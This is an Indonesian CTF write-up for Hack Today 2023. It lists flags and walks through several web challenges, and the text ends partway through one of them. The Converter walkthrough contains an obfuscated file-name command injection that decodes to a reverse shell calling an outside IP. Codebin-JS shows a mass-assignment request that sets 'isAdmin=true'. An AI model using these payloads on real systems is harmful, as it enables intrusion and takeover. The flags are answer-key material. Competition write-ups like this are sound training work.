

Writeup Hack Today 2023

Haha Hoho Kalah Lagi



Fejka
Maskirovka
Excy

Powered by:



Table of Content

ALL

Welcome (again)

Flag = hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit}

WEBEX

Converter

Flag =
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-474
3-bc42-62777090a5f2}

Codebin-JS

Flag = hacktoday{c0nr4tul4t10n5_y0u_h4v3_4cc3ss3d_th3_fl4g}

LogInspek

Flag = hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}

Booktoday

Flag = hacktoday{anyone_can_have_the_file_if_they_have_the_slug}

REVERSE ENGINEERING

OnlyAdminCanSee

Flag = hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}

kurang-lebih+

Flag = hacktoday{plus_and_m1nus_refers_to_brnfcck_h3h3}

FOREN

Doodled

Flag = hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}

Yesterday-afternoon-kidz

Flag =
hacktoday{it-yesterday_database_secret_sorry_i_need_to_make_this_long_enough_for_manual_player_like_yesterday_afternoon_kidz_or_it_will_be_too_damn_sleepy(1)_right?}

Dummy

Flag =
hacktoday{benc1_ma1n_vola_linux_suka_ny4_windows11_83289738}

MISCEL

Where is my git?

Flag = hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}

OSINT

MUA

Flag = hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}

Initial Point


Flag = hacktoday{Ulitsa Pushkina_450076_JSC Ufanet}

ALL

Welcome (again)



Kalau ini, tinggal buka discord dan submit flagnya aja.




Flag =

hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit}

WEBEX

Converter



Pada soal ini, kami diberikan sebuah website yang berfungsi sebagai website untuk melakukan konversi file .mp4 menjadi .mp3. Dikarenakan pada soal ini diberikan sebuah *attachment*, maka kami mencoba untuk melakukan *source code review* terlebih dahulu untuk memahami fungsionalitas website dan mungkin saja bisa menemukan sesuatu yang aneh pada aplikasi tersebut.

Setelah beberapa waktu melakukan *source code review*, terlihat bahwa ada beberapa *line of code* yang cukup menarik.

```
 67
 68  const inputFileTempPath = path.join(__dirname, `uploads/${originalFileName}.mp4`);
 69  fs.writeFileSync(inputFileTempPath, inputBuffer);
 70
 71  const ffmpegCommand = `ffmpeg -i ${inputFileTempPath} -vn -ar 44100 -ac 2 -ab 192k -f mp3 "${outputFilePath}"`;
 72  exec(ffmpegCommand, (error, stdout, stderr) => {
 73    if (error) {
 74      return res.status(500).send(`Error: ${error}`);
 75    }
 76    res.send(stdout);
 77  });
 78
```

Pada algoritma di atas, program akan melakukan eksekusi dengan menggunakan command “ffmpeg” untuk merubah file user dari .mp4 ke .mp3. Dari sini, kami berpikir untuk melakukan serangan *command injection* lewat nama file. Namun, perlu diingat juga bahwa ternyata terdapat sebuah filter yang kami juga tidak tahu apa saja isinya.

```
10  const blacklist = ['REDACTED'];
11
```

Berdasarkan analisa-analisa tersebut, kami akhirnya berusaha untuk mencoba-coba beberapa tipe-tipe serangan *command injection* lewat local environment. Berikut adalah payload yang berhasil membawa kemenangan pada challenge ini.

```
`echo$IFS'c2ggLWkgPiYgL2Rldi90Y3AvMTE4LjgyLjYuMTgzLzY5NzA
gMD4mMQ==' | base64$IFS-d|bash`ffmpeg.mp4
```

Dikarenakan sudah berhasil berjalan di local, maka kami langsung mencobanya lewat instance yang asli.

```
sh: 0: can't access tty; job control turned off
$ ls /
bin
boot
dev
etc
fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}
```

Flag =

hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}

Codebin-JS


The screenshot shows a browser window with the title 'Codebin-JS'. The main content area contains the following text:

CodeBin is a mini pastebin-like web application that allows users to post and share their code snippets with others who have registered on the site. It provides a platform for developers to easily share and discover code examples, collaborate, and learn from each other. A hacker named Paul just found the website is having vulnerability that allow users to access the admin page. He told the developer about this but he don't want to tell the way. The developer hired a pentester to find out how to get access as admin to the page, help the developer to find out!

Hint: The hacker got a message from Mr. X-Mark. Mr. X-Mark said, "It looks like Pico's Cookie but not a cookie, admin and users login only one and no admin account"

<http://103.181.183.216:16003/>

Pada soal ini, kami diberikan sebuah website yang berfungsi sebagai website untuk menyebarkan snippet code (semacam forum). Dalam penggerjaan soal ini, kami sempat kebingungan akan *flow attacking* yang seharusnya. Bahkan kami sempat menemukan sebuah *bug* yang ternyata tidak ada hubungannya dengan penyelesaian yang seharusnya.



Setelah beberapa waktu mencoba-coba berbagai hal dan berpikir keras dengan hint yang diberikan, kami akhirnya menemukan suatu titik terang. Yakni ketika author memberikan kedua hint ini.

the developer to find out.
Hint: The hacker got a message from
Mr. X-Mark. Mr. X-Mark said, "It
looks like Pico's Cookie but not a
cookie, admin and users login only
one and no admin account"
http://103.181.183.216:16003/

```
a2FsbyB0YXUgc29hbCBwaWNVlHlnIGNvb2tpZSB5ZyBidWF0IGphZGkgYWRtaW4gbWzdGkgamFkaSB0cnVlLCBtaXJpcCBpdHUGY3VtYSBidWthbiBjb29raWUgYmVkyW55YSBsYW5nc3VuZyBrZSBib29sZWVuIGRpIGRiIG55YSAobW9uZ29kYik=
```


Output

```
kalo tau soal pico yg cookie yg buat jadi admin mesti jadi true, mirip itu cuma bukan cookie bedanya langsung ke boolean di db nya (mongodb)
```

Dengan begitu, kami akhirnya mencoba untuk menambahkan parameter “isAdmin=true” ketika melakukan login. Adapun hal tersebut berdasarkan referensi berikut <https://ctftime.org/writeup/32841>.

```
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: 103.181.183.216:16003
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://103.181.183.216:16003
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://103.181.183.216:16003/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: connect.sid=s%3Ad6Ps3WM9Vv60J7-sy-B1cYpzN33kUqy5.0L%2FAKLe%2BgvxChhbmQFNKzWdUP3HJyz4H9Z9X0zq5sj8
14 Connection: close
15
16 name=maskirovka&password=maskirovka&isAdmin=true
```

Dengan memasukkan parameter tersebut, maka kita akan mendapatkan flagnya. Ternyata, vuln yang ada pada soal ini ialah ***mass assignment***. Yakni sebuah vuln dimana kita bisa menambahkan sebuah parameter yang tidak seharusnya ada dan server tetap memproses parameter tersebut sebagai sebuah parameter dengan key dan value yang valid.




Flag =

hacktoday{c0nr4tul4t10n5_y0u_h4v3_4cc3ss3d_th3_fl4g}

LogInspek


The screenshot shows a web page with the title "LogInspek" at the top. The main content is a text block that reads: "Mr. Robot trying to get his revenge to a hacker website and need to login as an admin, but seems like there is no backend? well we dont know. Thats why Mr. Robot asked John the Inspector to help him to get the flag. <https://loginspek.netlify.app/>". Below the text are two buttons: a light blue "web" button on the left and a dark blue "attachment" button on the right.

Pada soal ini, diberikan sebuah soal yang berisi panel login. Objektif kita pada soal ini adalah untuk mendapatkan akses sebagai admin. Berikut adalah tampilan websitenya.




Jika dilihat secara sekilas, terdapat sebuah kumpulan string aneh dan sebuah kata yang dibuat *bold* yakni OJSWCY3U. Namun, setelah dilihat dan dianalisa secara seksama, fitur dan kumpulan string yang ada pada *page* ini tidak berhubungan dengan cara penyelesaian soal.

Oleh karena itu, kami mencoba untuk menganalisa bagian login pada website. Apabila kita mencoba melakukan input secara asal, maka website akan memberikan *alert* yang menyatakan bahwa *credential* yang kita masukkan salah.




Namun, jika dilihat pada *network tab* ternyata tidak terdapat pemanggilan ke *endpoint* manapun.




Yang berarti, pengecekan validitas *credential* dilakukan secara *frontend* (sesuai dengan deskripsi soal). Dengan begitu, kami mencoba untuk membaca *source code* JS yang ada pada website. Setelah beberapa waktu membaca dan menganalisa, akhirnya kami menemukan *credential* admin yang ternyata dibuat secara *hardcoded*. Secara lebih jelas, file JS dapat diakses pada

https://loginspek.netlify.app/_app/immutable/chunks/nigol.2e9cbfed.js

Karena kita sudah mengetahui *credential* yang sebenarnya, maka kita bisa langsung masuk saja ke aplikasi menggunakan *credential* tersebut.




Ternyata didapatkan sebuah string yang di-encode dengan menggunakan *base32*, kita bisa langsung saja *decrypt* string tersebut untuk mendapatkan flag.




Flag = hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}

Booktoday



Pada soal ini, diberikan sebuah soal yang mengharuskan kita untuk membeli sebuah buku yang harganya sangat mahal dan melebihi saldo normal. Berikut adalah tampilan websitenya setelah login.



Pada *screenshot* tersebut, saldo kami sudah menjadi Rp55.000 dikarenakan kami sudah membeli beberapa buku (normalnya saldo akan berjumlah Rp100.000). Apabila kita coba untuk membeli sebuah buku, maka buku tersebut akan pindah menjadi koleksi kita pada /collection.

< > C : VPN Not secure 103.181.183.216:16005/collection AI PROMPTS

BookToday

Koleksi Anda

Fakta-Fakta  Ransomware	Empty Rp0
Fakta-fakta Ransomware Rp45.000	

Setiap buku yang sudah dibeli dan ada pada halaman tersebut akan memiliki pilihan baru yakni untuk mengunduh buku.

